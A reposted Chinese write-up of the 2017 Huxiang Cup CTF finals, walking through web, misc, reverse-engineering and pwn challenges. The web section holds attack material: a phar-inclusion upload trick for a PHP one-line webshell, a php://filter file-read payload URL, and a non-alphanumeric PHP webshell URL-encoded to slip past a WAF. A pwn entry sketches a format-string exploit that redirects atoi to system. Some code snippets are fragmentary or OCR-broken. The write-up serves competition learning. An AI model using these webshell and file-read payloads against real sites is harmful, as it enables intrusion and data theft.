2017湖湘杯复赛writeup

转载

weixin_30552811 于 2017-11-26 00:29:00 发布 86 收藏
文章标签： php shell 移动开发
原文链接：http://www.cnblogs.com/Oran9e/p/7897419.html

2017湖湘杯复赛writeup

队伍名：**China H.L.B**

队伍同时在打 X-NUCA 和 湖湘杯的比赛，再加上周末周末周末啊，陪女朋友逛街吃饭看电影啊。所以精力有点分散，做出来部分题目，现在就写一下吧

湖湘杯的题目总的来说还是不错的，但是赛后听别人吐槽有好几个原题 flag 都没变的，唉。

下面就步入正题

WEB


题目名random150

解题思路、相关代码和Flag截图：

.index.php.swp有源码泄露，查看源码发现是关于随机数的问题，题目复制到本地查看，里面是mt_srand(time()); 本来想爆破time()，然而一直无法爆破，后来转变思路，通过爆破time() 得到time()+3与服务器的时间一致，因为是time()每时每刻都在变，所以只能在页面中请求服务器，

```
$xx="http://114.215.138.89:10080/?pwd=".$pwd."&"."login=";
echo $xx;
$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $xx);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, 0);
$data = curl_exec($curl);
curl_close($curl);
print_r($data);
```

请求后发现进入第二层，第二层琢磨半天最后想到以前做的审计题，直接login=就可以绕过得到flag



题目名：Web200

解题思路、相关代码和Flag截图：

典型的文件上传加文件包含得到shell

把一句话.php压缩为zip,重命名后缀为png上传，成功上传后用phar协议成功包含里面的一句话，然后菜刀连接，查看flag。

（详细上传请移步我写的的另一篇(http://www.cnblogs.com/Oran9e/p/6120388.html)）

非正常做法是利用file://协议base64读flag文件可以直接得到flag

（http://118.190.87.135:10080/?op=php://filter/convert.base64-encode/resource=flag）读出来源码进行base64解密。

题目名：web300

解题思路、相关代码和Flag截图：

题目没有绕什么弯，根据源码可以看出只要写了shell就能得到flag，我们将一句话写到get参数content后面，然后就会写入文件，但是根据题目我们只能用$,',(,),+,.,;,=,[,],_,{,}这几个字符，在网上搜了一下，p牛曾经写过一篇博客（https://www.leavesongs.com/penetration/webshell-without-alphanum.html），根据php的特性如果要将一个空字符串和一个空数组连接起来的话就能生成一个字符串，值为Aarry，根据允许的字符将其中两个不相等的字符用==进行连接我们可以得到0，从而得到Aarry的第一个字符A，我们对A进行自加操作就能生成任意字母，从而写出符合要求的webshell，下面给出代码

```
$_=
[].";$_=$_['('=='')'];$___=$_;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
```

```
$___.=$__;$___.=$__;$__=$_;$__++;$__++;$__++;$__++;$___.=$__;$__=$_;$__++;$__++;$__++;$__++;$_
```

```
$__++;$__++;$__++;$__++;$___.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__+
```


```
$___.=$__;$____='_';$__=$_;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$_
```

```
$__++;$__++;$__++;$__++;$__++;$_++;$__++;$__++;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__+
```


```
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$____.=$__;$__=$_;$__++;$__++;$__++;$__++;$__++;$__
```


```
$__++;$__++;$__++;$__++;$____.=$__;$_=$$____;$___($_[_]);
```

因为+出现在url中会被当作是空格从而被waf过滤掉,所以将代码进行url编码后放到content参数后提交




http://114.215.133.202:10080/?
content=%24%5f%3d%5b%5d%2e%27%27%3b%24%5f%3d%24%5f%5b%27%28%27%3d%3d%27%29%27





用菜刀访问shell地址，密码为_



MISC

题目名:热身运动

解题思路、相关代码和Flag截图：

（1）.因为给的图片是一个矩阵，所以就猜按照base64方法解密。

（2）.按照动物挑动的位置对照密码表进行解密。

```
5B=25=Z
4G=38=m
2B=49=x
4B=33=h
5B=25=Z
2H=55=3
3E=44=s
2B=49=x
5F=29=d
8F=5=F
1E=60=8
2B=49=x
7F=13=N
6F=21=V
1F=61=9
4G=38=m
5F=29=d
6G=22=W
1B=57=5
3G=46=u
5G=30=e
6H=23=X
2E=52=0
```

（3）.对ZmxhZ3sxdF8xNV9mdW5ueX0，进行解密得


flag：flag{1t_15_funny}

题目名Misc300


解题思路、相关代码和Flag截图：

（1）.看见文件后缀名是pkl，所以百度知道是python把图片转换后的文件。

（2）.使用脚本打开pixels.jpg.pkl文件。



（3）.然后使用gunplot工具生成图片




（4）.然后百度这个图片信息，脑洞提交一下作者名字。

flag：billwatterson

题目名：流量分析

解题思路、相关代码和Flag截图：

（1）首先分离附件发现有一个flag.zip压缩包



（2）打开txt文档后发现是3个数字一行，猜测应该是rbg值，一共有98457行，分解质因数为37*3*887，将横坐标x设为111，纵坐标设为887，将rbg值转换成图片。

from PIL import Image

```
x = 887   #x坐标

y = 111   #y坐标

im = Image.new("RGB", (x, y))

file = open('flag.txt')

fori in range(0, x):

for j in range(0, y):

line = file.readline()

rgb = line.split(", ")

im.putpixel((i, j), (int(rgb[0]), int(rgb[1]), int(rgb[2])))

im.show()  #将图片打开
```

运行脚本得到一张图片，就是flag


---

flag{Rgb_dhskjadyhjksndjsagh}

题目名Encryptor.apk

解题思路、相关代码和Flag截图：

加密逻辑是取密码的raw md5进行与源文件XOR运算，利用一个现有的图片的文件头即可得到MD5。bmp的文件头，一次就试对了，字写得难看就不吐槽了吧，不知道MD5有没有埋什么彩蛋。



RE&PWN

题目名：Pwne 200

解题思路、相关代码和Flag截图：

典型的格式化字符串漏洞，将atoi劫持为system即可，唯一需要注意的是要先走一边流程，将atoi的地址解析出来之后再leak

flag：52c12be949d88c14ccbe29d8733434c9

题目名：最简单android

解题思路、相关代码和Flag截图：

没什么好说的，希望能少出一点这样的签到级题目。

```
import android.widget.EditText;
import android.widget.Toast;

public class MainActivity extends AppCompatActivity {
    final String Flag = "flag{Start_4ndr0id_Crack1ng_w1th_m3}";
    final String RegCode = "I want Flag";
    private Button bt_CheckReg;
    private EditText et_RegCode;

    protected void onCreate(Bundle savedInstanceState) {
```


题目名：Re4newer

解题思路、相关代码和Flag截图：

用了upx壳，直接可以脱掉，主逻辑就是输入的字符XOR 0x22,然后进行对比

```
  v3 = 0;
  do
  {
    if ( (a2[v3] ^ 0x22) != *((_DWORD *)&v4 + v3) )
      break;
    ++v3;
  }
  while ( v3 < 44 );
  if ( v3 == 44 )
    sub_401020("success!\n", a3);
  else
    sub_401020("wrong~\n", a3);
```

虽然用了些花里胡哨的浮点指令，总体上还是老套路



重新排序然后xor 0x22就可以得到flag